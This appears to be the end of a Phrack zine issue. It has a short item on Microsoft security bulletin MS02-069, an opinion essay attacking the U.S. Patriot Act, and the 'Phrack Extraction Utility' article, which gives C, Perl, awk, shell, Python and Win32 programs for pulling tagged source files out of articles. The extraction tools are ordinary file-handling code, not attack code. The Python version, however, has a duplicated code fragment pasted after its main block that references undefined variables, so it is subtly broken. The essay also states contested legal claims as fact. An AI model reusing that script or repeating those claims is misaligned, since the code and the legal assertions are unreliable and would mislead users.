http://www.fatwallet.com/forums/messageview.cfm?catid=18&threadid=126042
http://news.com.com/2100-1023-976296.html

|=[0x03 - MS issues 71 security bulletins this year and counting...]=-=|

Are you keeping up with all the patches Microsoft has issued? Microsoft has issued 71 security bulletins so far this year. One bulletin in particular, MS02-069 (Flaw in Microsoft VM Could Enable System Compromise) issued December 11, addresses several problems with the Microsoft Virtual Machine (VM) used for Java code. Versions of the VM software through version 5.0.3805 are vulnerable. According to Microsoft, "The most serious of these issues could enable a Web site to compromise your system and take actions such as changing data, loading and running programs, and reformatting the hard disk." The patch is a critical update, and everyone should install it.

http://www.microsoft.com/security/security_bulletins/ms02-069.asp

|=[0x04 - U.S Patriot Act]=----------=|

by, Ross Regnart

Patriot Act redefine MAFIA and Others as "Terrorist Associates"

Under the Patriot Act the U.S. Government can use a "new charge" to arrest Mob members. The Act redefined "Terrorist Association" as any criminal activity that may "relate" to supporting terrorists.

For Prosecution, the U.S. Patriot Act merged common criminal activity with supporting terrorism: The ACT states: criminals and terrorists use the same criminal networks and organizations to "Market" illegal-drugs; both participate in and have an interest in world criminal activity."

Police Can Now Use Secret Evidence Against Anyone: The Act opened a back door for police to use "secret evidence" against non-terrorists and alleged criminals. Secret evidence are evidence that has been gathers in an illegal manner, without the authorization of a judge by federal agencies. Government need only allege an individual or organization's activities "relate" to a "criminal market that terrorists use or depend on for their support in order to cause an arrest and/or property confiscation.

What is a "Terrorist Associate? The Patriot Act's wording "relate to" "join" "influence on" "assist" "support" and "criminal market" are so vague, government may charge as "Terrorist Associates" both legal and illegal businesses and individuals who never intended to support terrorists. It is foreseeable "illegal drug marketers" will be charged as "Terrorist Associates" since it is appears impossible to stop terrorists from using their networks to sell drugs or other criminal activity. Under the Act police need little probable cause to arrest citizens and only a "preponderance of evidence" to confiscate their property. Innocent citizens may find it difficult to defend against "secret evidence" and/or recover their confiscated bank accounts and other property. Under the Act "a government authority" to seize foreign bank accounts, need only claim that a financial transaction, account proceeds or property are "related" to criminal activity.

Under the Patriot Act: U.S. and cooperating government authorities are not required to "trace" prove the source of a foreign bank or financial service account in order to seize all the proceeds therein. Should the United States or a government authority find that a foreign bank account has been drawn down or closed the government may "substitute for forfeiture" any other asset a government claims to belong to the alleged owner of a bank account then subject to forfeiture. Consequently, a government may "substitute for forfeiture" assets "equal" to the entire amount of all financial transactions and deposits that went through a foreign bank or financial service account during a given time period.

Under the Patriot Act: the U.S. or a cooperating government authority is not required to prove what part of proceeds seized from a foreign bank or service account are "related" to criminal activity. The U.S. or a cooperating government authority may confiscate a foreign bank account and "never" inform its owners the reason for confiscation or the evidence against their account that caused its confiscation. Innocent account owners may be defenseless under such circumstances.

Charged Defendants Under the Act start out guilty having to prove they did not reasonably have reason to know the person(s), organization or entity they associated or networked with had committed a terrorist act or would commit one in the future.

What constitutes Terrorism under the Patriot Act may be arbitrarily decided by police: Any physical act that is legal or illegal may be alleged by police to be terrorism under 18USC 2331. Example: Union demonstrators fighting with strike breakers. No one need be injured for police to make a terrorist charge; demonstrators need only "appear intended to intimidate or coerce a civilian population; or to influence the policy of a government". (See 18 USC 2331).

The Act's mention of "related" criminal activity and networks permit government under the Act's anti-terrorism provisions to use "secret evidence" against non-terrorists the government charges with being "Terrorist Associates". Government "secret evidence" can be used in both U.S. Military Tribunals and Civilian "Star Chamber Courts" as provided for by the Anti-Terrorism and Death Penalty Act of 1996. Defense against government-paid and/or other secret witnesses may be difficult when defendants are not allowed to learn the evidence against them.

Under the U.S. Patriot Act the Government got the power from Congress to charge U.S. Citizens for crimes that "relate" to any activity that may support terrorists or threatens the safety, economy, national security, and/or U.S. or Foreign Policy of the United States.

CONCERN: Like imprisoned foreign-terrorist suspects in the U.S., could American Citizens (non-terrorists) subsequently charged by the government as "Terrorist Associates", e.g., "related criminal activity" be next to lose their right to have confidential meetings with attorneys? Could U.S. Citizens be forced to give up attorney-client-privilege, endure government agents sitting at their table whenever an attorney comes to meet with them in jail?

==Phrack Inc.==

Volume 0x0b, Issue 0x3c, Phile #0x10 of 0x10

```
|=--------=[ P H R A C K   E X T R A C T I O N   U T I L I T Y ]=--------=|
|=-----------------------------------------------------------------------=|
|=--------------------------=[ phrackstaff ]=---------------------------=|
```

The Phrack Magazine Extraction Utility, first appearing in P50, is a convenient way to extract code from textual ASCII articles. It preserves readability and 7-bit clean ASCII codes. As long as there are no extraneous "<++>" or <-->" in the article, everything runs swimmingly.

Source and precompiled version (windows, unix, ...) is available at http://www.phrack.org/misc.

```
|=-----------------------------------------------------------------------=|
```

```
<++> extract/extract4.c !8e2bebc6

/*
 *  extract.c by Phrack Staff and sirsyko
 *
 *  Copyright (c) 1997 - 2000 Phrack Magazine
 *
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 *
 *
 *  extract.c
 *  Extracts textfiles from a specially tagged flatfile into a hierarchical
 *  directory structure.  Use to extract source code from any of the articles
 *  in Phrack Magazine (first appeared in Phrack 50).
 *
 *  Extraction tags are of the form:
 *
 *  host:~> cat testfile
 *  irrelevant file contents
 *  <++> path_and_filename1 !CRC32
 *  file contents
 *  <-->
 *  irrelevant file contents
 *  <++> path_and_filename2 !CRC32
 *  file contents
 *  <-->
 *  irrelevant file contents
 *  <++> path_and_filenamen !CRC32
 *  file contents
```

```
 *  <-->
 *  irrelevant file contents
 *  EOF
 *
 *  The `!CRC` is optional.  The filename is not.  To generate crc32 values
 *  for your files, simply give them a dummy value initially.  The program
 *  will attempt to verify the crc and fail, dumping the expected crc value.
 *  Use that one.  i.e.:
 *
 *  host:~> cat testfile
 *  this text is ignored by the program
 *  <++> testarooni !12345678
 *  text to extract into a file named testarooni
 *  as is this text
 *  <-->
 *
 *  host:~> ./extract testfile
 *  Opened testfile
 *   - Extracting testarooni
 *   crc32 failed (12345678 != 4a298f18)
 *  Extracted 1 file(s).
 *
 *  You would use `4a298f18` as your crc value.
 *
 *  Compilation:
 *  gcc -o extract extract.c
 *
 *  ./extract file1 file2 ... filen
 */


#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <string.h>
#include <dirent.h>
#include <fcntl.h>
#include <unistd.h>
#include <errno.h>

#define VERSION         "7niner.20000430 revsion q"

#define BEGIN_TAG       "<++> "
#define END_TAG         "<-->"
#define BT_SIZE         strlen(BEGIN_TAG)
#define ET_SIZE         strlen(END_TAG)
#define EX_DO_CHECKS    0x01
#define EX_QUIET        0x02

struct f_name
{
    u_char name[256];
    struct f_name *next;
};

unsigned long crcTable[256];


void crcgen()
{
    unsigned long crc, poly;
    int i, j;
    poly = 0xEDB88320L;
    for (i = 0; i < 256; i++)
    {
        crc = i;
        for (j = 8; j > 0; j--)
```

```
        {
            if (crc & 1)
            {
                crc = (crc >> 1) ^ poly;
            }
            else
            {
                crc >>= 1;
            }
        }
        crcTable[i] = crc;
    }
}


unsigned long check_crc(FILE *fp)
{
    register unsigned long crc;
    int c;

    crc = 0xFFFFFFFF;
    while( (c = getc(fp)) != EOF )
    {
         crc = ((crc >> 8) & 0x00FFFFFF) ^ crcTable[(crc ^ c) & 0xFF];
    }

    if (fseek(fp, 0, SEEK_SET) == -1)
    {
        perror("fseek");
        exit(EXIT_FAILURE);
    }

    return (crc ^ 0xFFFFFFFF);
}


int
main(int argc, char **argv)
{
    char *name;
    u_char b[256], *bp, *fn, flags;
    int i, j = 0, h_c = 0, c;
    unsigned long crc = 0, crc_f = 0;
    FILE *in_p, *out_p = NULL;
    struct f_name *fn_p = NULL, *head = NULL, *tmp = NULL;

    while ((c = getopt(argc, argv, "cqv")) != EOF)
    {
        switch (c)
        {
            case 'c':
                flags |= EX_DO_CHECKS;
                break;
            case 'q':
                flags |= EX_QUIET;
                break;
            case 'v':
                fprintf(stderr, "Extract version: %s\n", VERSION);
                exit(EXIT_SUCCESS);
        }
    }
    c = argc - optind;

    if (c < 2)
    {
        fprintf(stderr, "Usage: %s [-cqv] file1 file2 ... filen\n", argv[0]);
        exit(0);
    }
```

```
    /*
     *  Fill the f_name list with all the files on the commandline (ignoring
     *  argv[0] which is this executable).  This includes globs.
     */
    for (i = 1; (fn = argv[i++]); )
    {
        if (!head)
        {
            if (!(head = (struct f_name *)malloc(sizeof(struct f_name))))
            {
                perror("malloc");
                exit(EXIT_FAILURE);
            }
            strncpy(head->name, fn, sizeof(head->name));
            head->next = NULL;
            fn_p = head;
        }
        else
        {
            if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
            {
                perror("malloc");
                exit(EXIT_FAILURE);
            }
            fn_p = fn_p->next;
            strncpy(fn_p->name, fn, sizeof(fn_p->name));
            fn_p->next = NULL;
        }
    }
    /*
     *  Sentry node.
     */
    if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
    {
        perror("malloc");
        exit(EXIT_FAILURE);
     }
    fn_p = fn_p->next;
    fn_p->next = NULL;

    /*
     *  Check each file in the f_name list for extraction tags.
     */
    for (fn_p = head; fn_p->next; )
    {
        if (!strcmp(fn_p->name, "-"))
        {
            in_p = stdin;
            name = "stdin";
        }
        else if (!(in_p = fopen(fn_p->name, "r")))
        {
            fprintf(stderr, "Could not open input file %s.\n", fn_p->name);
            fn_p = fn_p->next;
            continue;
        }
        else
        {
            name = fn_p->name;
        }

        if (!(flags & EX_QUIET))
        {
            fprintf(stderr, "Scanning %s...\n", fn_p->name);
        }
        crcgen();
        while (fgets(b, 256, in_p))
```

```
        {
            if (!strncmp(b, BEGIN_TAG, BT_SIZE))
            {
                b[strlen(b) - 1] = 0;           /* Now we have a string. */
                j++;

                crc = 0;
                crc_f = 0;
                if ((bp = strchr(b + BT_SIZE + 1, '/')))
                {
                    while (bp)
                    {
                        *bp = 0;
                        if (mkdir(b + BT_SIZE, 0700) == -1 && errno != EEXIST)
                        {
                            perror("mkdir");
                            exit(EXIT_FAILURE);
                        }
                        *bp = '/';
                        bp = strchr(bp + 1, '/');
                    }
                }

                if ((bp = strchr(b, '!')))
                {
                    crc_f =
                        strtoul((b + (strlen(b) - strlen(bp)) + 1), NULL, 16);
                   b[strlen(b) - strlen(bp) - 1 ] = 0;
                   h_c = 1;
                }
                else
                {
                    h_c = 0;
                }
                if ((out_p = fopen(b + BT_SIZE, "wb+")))
                {
                    fprintf(stderr, ". Extracting %s\n", b + BT_SIZE);
                }
                else
                {
                    printf(". Could not extract anything from '%s'.\n",
                        b + BT_SIZE);
                    continue;
                }
            }
            else if (!strncmp (b, END_TAG, ET_SIZE))
            {
                if (out_p)
                {
                    if (h_c == 1)
                    {
                        if (fseek(out_p, 0l, 0) == -1)
                        {
                            perror("fseek");
                            exit(EXIT_FAILURE);
                        }
                        crc = check_crc(out_p);
                        if (crc == crc_f && !(flags & EX_QUIET))
                        {
                            fprintf(stderr, ". CRC32 verified (%08lx)\n", crc);
                        }
                        else
                        {
                            if (!(flags & EX_QUIET))
                            {
                                fprintf(stderr, ". CRC32 failed (%08lx != %08lx)\n",
                                        crc_f, crc);
                            }
```

```
                        }
                    }
                    fclose(out_p);
                }
                else
                {
                    fprintf(stderr, ". `%s` had bad tags.\n", fn_p->name);
                    continue;
                }
            }
            else if (out_p)
            {
                fputs(b, out_p);
            }
        }
        if (in_p != stdin)
        {
            fclose(in_p);
        }
        tmp = fn_p;
        fn_p = fn_p->next;
        free(tmp);
    }
    if (!j)
    {
        printf("No extraction tags found in list.\n");
    }
    else
    {
        printf("Extracted %d file(s).\n", j);
    }
    return (0);
}
/* EOF */
<-->
<++> extract/extract.pl !1a19d427
# Daos <daos@nym.alias.net>
#!/bin/sh -- # -*- perl -*- -n
eval 'exec perl $0 -S ${1+"$@"}' if 0;

$opening=0;

if (/^\<\+\+\>/) {$curfile = substr($_ , 5); $opening=1;};
if (/^\<\-\-\>/) {close ct_ex; $opened=0;};
if ($opening) {
        chop $curfile;
        $sex_dir= substr( $curfile, 0, ((rindex($curfile,'/'))) ) if ($curfile =~ m/\//);
        eval {mkdir $sex_dir, "0777";};
        open(ct_ex,">$curfile");
        print "Attempting extraction of $curfile\n";
        $opened=1;
}
if ($opened && !$opening) {print ct_ex $_};
<-->

<++> extract/extract.awk !26522c51
#!/usr/bin/awk -f
#
# Yet Another Extraction Script
# - <sirsyko>
#
/^\<\+\+\>/ {
        ind = 1
        File = $2
        split ($2, dirs, "/")
        Dir="."
        while ( dirs[ind+1] ) {
                Dir=Dir"/"dirs[ind]
```

```
                system ("mkdir " Dir" 2>/dev/null")
                ++ind
        }
        next
}
/^\<\-\-\>/ {
        File = ""
        next
}
File { print >> File }
<-->
<++> extract/extract.sh !a81a2320
#!/bin/sh
# exctract.sh : Written 9/2/1997 for the Phrack Staff by <sirsyko>
#
# note, this file will create all directories relative to the current directory
# originally a bug, I've now upgraded it to a feature since I dont want to deal
# with the leading / (besides, you dont want hackers giving you full pathnames
# anyway, now do you :)
# Hopefully this will demonstrate another useful aspect of IFS other than
# haxoring rewt
#
# Usage: ./extract.sh <filename>

cat $* | (
Working=1
while [ $Working ];
do
        OLDIFS1="$IFS"
        IFS=
        if read Line; then
                IFS="$OLDIFS1"
                set -- $Line
                case "$1" in
                "<++>") OLDIFS2="$IFS"
                        IFS=/
                        set -- $2
                        IFS="$OLDIFS2"
                        while [ $# -gt 1 ]; do
                                File=${File:-"."}/$1
                                if [ ! -d $File ]; then
                                        echo "Making dir $File"
                                        mkdir $File
                                fi
                                shift
                        done
                        File=${File:-"."}/$1
                        echo "Storing data in $File"
                ;;
                "<-->") if [ "x$File" != "x" ]; then
                                unset File
                        fi ;;
                *)      if [ "x$File" != "x" ]; then
                                        IFS=
                                        echo "$Line" >> $File
                                        IFS="$OLDIFS1"
                        fi
                ;;
                esac
                IFS="$OLDIFS1"
        else
                echo "End of file"
                unset Working
        fi
done
)
<-->
<++> extract/extract.py !83f65f60
```

```
#! /bin/env python
# extract.py    Timmy 2tone <_spoon_@usa.net>

import sys, string, getopt, os

class Datasink:
    """Looks like a file, but doesn't do anything."""
    def write(self, data): pass
    def close(self): pass

def extract(input, verbose = 1):
    """Read a file from input until we find the end token."""

    if type(input) == type('string'):
        fname = input
        try: input = open(fname)
        except IOError, (errno, why):
            print "Can't open %s: %s" % (fname, why)
            return errno
    else:
        fname = '<file descriptor %d>' % input.fileno()

    inside_embedded_file = 0
    linecount = 0
    line = input.readline()
    while line:

        if not inside_embedded_file and line[:4] == '<++>':

            inside_embedded_file = 1
            linecount = 0

            filename = string.strip(line[4:])
            if mkdirs_if_any(filename) != 0:
                pass

            try: output = open(filename, 'w')
            except IOError, (errno, why):
                print "Can't open %s: %s; skipping file" % (filename, why)
                output = Datasink()
                continue

            if verbose:
                print 'Extracting embedded file %s from %s...' % (filename,
                                                                  fname),

        elif inside_embedded_file and line[:4] == '<-->':
            output.close()
            inside_embedded_file = 0
            if verbose and not isinstance(output, Datasink):
                print '[%d lines]' % linecount

        elif inside_embedded_file:
            output.write(line)

        # Else keep looking for a start token.
        line = input.readline()
        linecount = linecount + 1

def mkdirs_if_any(filename, verbose = 1):
    """Check for existance of /'s in filename, and make directories."""

    path, file = os.path.split(filename)
    if not path: return

    errno = 0
    start = os.getcwd()
    components = string.split(path, os.sep)
```

```
    for dir in components:
        if not os.path.exists(dir):
            try:
                os.mkdir(dir)
                if verbose: print 'Created directory', path

            except os.error, (errno, why):
                print "Can't make directory %s: %s" % (dir, why)
                break

        try: os.chdir(dir)
        except os.error, (errno, why):
            print "Can't cd to directory %s: %s" % (dir, why)
            break

    os.chdir(start)
    return errno

def usage():
    """Blah."""
    die('Usage: extract.py [-V] filename [filename...]')

def main():
    try: optlist, args = getopt.getopt(sys.argv[1:], 'V')
    except getopt.error, why: usage()
    if len(args) <= 0: usage()

    if ('-V', '') in optlist: verbose = 0
    else: verbose = 1

    for filename in args:
        if verbose: print 'Opening source file', filename + '...'
        extract(filename, verbose)

def db(filename = 'P51-11'):
    """Run this script in the python debugger."""
    import pdb
    sys.argv[1:] = ['-v', filename]
    pdb.run('extract.main()')

def die(msg, errcode = 1):
    print msg
    sys.exit(errcode)

if __name__ == '__main__':
    try: main()
    except KeyboardInterrupt: pass


    except getopt.error, why: usage()
    if len(args) <= 0: usage()

    if ('-V', '') in optlist: verbose = 0
    else: verbose = 1

    for filename in args:
        if verbose: print 'Opening source file', filename + '...'
        extract(filename, verbose)

def db(filename = 'P51-11'):
    """Run this script in the python debugger."""
    import pdb
    sys.argv[1:] = [filename]
    pdb.run('extract.main()')

def die(msg, errcode = 1):
    print msg
    sys.exit(errcode)
```

```
if __name__ == '__main__':
    try: main()
    except KeyboardInterrupt: pass              # No messy traceback.
<-->
<++> extract/extract-win.c !e519375d
/*************************************************************************/
/* WinExtract                                                            */
/*                                                                       */
/* Written by Fotonik <fotonik@game-master.com>.                         */
/*                                                                       */
/* Coding of WinExtract started on 22aug98.                              */
/*                                                                       */
/* This version (1.0) was last modified on 22aug98.                      */
/*                                                                       */
/* This is a Win32 program to extract text files from a specially tagged */
/* flat file into a hierarchical directory structure.  Use to extract    */
/* source code from articles in Phrack Magazine.  The latest version of  */
/* this program (both source and executable codes) can be found on my    */
/* website:  http://www.altern.com/fotonik                               */
/*************************************************************************/


#include <stdio.h>
#include <string.h>
#include <windows.h>


void PowerCreateDirectory(char *DirectoryName);


int WINAPI WinMain(HINSTANCE hThisInst, HINSTANCE hPrevInst,
                   LPSTR lpszArgs, int nWinMode)
{
OPENFILENAME OpenFile; /* Structure for Open common dialog box */
char InFileName[256]="";
char OutFileName[256];
char Title[]="WinExtract - Choose a file to extract files from.";
FILE *InFile;
FILE *OutFile;
char Line[256];
char DirName[256];
int FileExtracted=0;   /* Flag used to determine if at least one file was */
int i;                 /* extracted */

ZeroMemory(&OpenFile, sizeof(OPENFILENAME));
OpenFile.lStructSize=sizeof(OPENFILENAME);
OpenFile.hwndOwner=HWND_DESKTOP;
OpenFile.hInstance=hThisInst;
OpenFile.lpstrFile=InFileName;
OpenFile.nMaxFile=sizeof(InFileName)-1;
OpenFile.lpstrTitle=Title;
OpenFile.Flags=OFN_FILEMUSTEXIST | OFN_HIDEREADONLY;

if(GetOpenFileName(&OpenFile))
   {
   if((InFile=fopen(InFileName,"r"))==NULL)
      {
      MessageBox(NULL,"Could not open file.",NULL,MB_OK);
      return 0;
      }

   /* If we got here, InFile is opened. */
   while(fgets(Line,256,InFile))
      {
      if(!strncmp(Line,"<++> ",5)) /* If line begins with "<++> " */
         {
         Line[strlen(Line)-1]='\0';
```

```
         strcpy(OutFileName,Line+5);

         /* Check if a dir has to be created and create one if necessary */
         for(i=strlen(OutFileName)-1;i>=0;i--)
            {
            if((OutFileName[i]=='\\')||(OutFileName[i]=='/'))
               {
               strncpy(DirName,OutFileName,i);
               DirName[i]='\0';
               PowerCreateDirectory(DirName);
               break;
               }
            }

         if((OutFile=fopen(OutFileName,"w"))==NULL)
            {
            MessageBox(NULL,"Could not create file.",NULL,MB_OK);
            fclose(InFile);
            return 0;
            }

         /* If we got here, OutFile can be written to */
         while(fgets(Line,256,InFile))
            {
            if(strncmp(Line,"<-->",4)) /* If line doesn't begin w/ "<-->" */
               {
               fputs(Line, OutFile);
               }
            else
               {
               break;
               }
            }
         fclose(OutFile);
         FileExtracted=1;
         }
      }
   fclose(InFile);
   if(FileExtracted)
      {
      MessageBox(NULL,"Extraction sucessful.","WinExtract",MB_OK);
      }
   else
      {
      MessageBox(NULL,"Nothing to extract.","Warning",MB_OK);
      }
   }
   return 1;
}


/* PowerCreateDirectory is a function that creates directories that are */
/* down more than one yet unexisting directory levels.  (e.g. c:\1\2\3) */
void PowerCreateDirectory(char *DirectoryName)
{
int i;
int DirNameLength=strlen(DirectoryName);
char DirToBeCreated[256];

for(i=1;i<DirNameLength;i++) /* i starts at 1, because we never need to */
   {                         /* create '/' */
   if((DirectoryName[i]=='\\')||(DirectoryName[i]=='/')||
      (i==DirNameLength-1))
      {
      strncpy(DirToBeCreated,DirectoryName,i+1);
      DirToBeCreated[i+1]='\0';
      CreateDirectory(DirToBeCreated,NULL);
      }
```

```
    }
}
<-->

|=[ EOF ]=---------------------------------------------------------------=|
```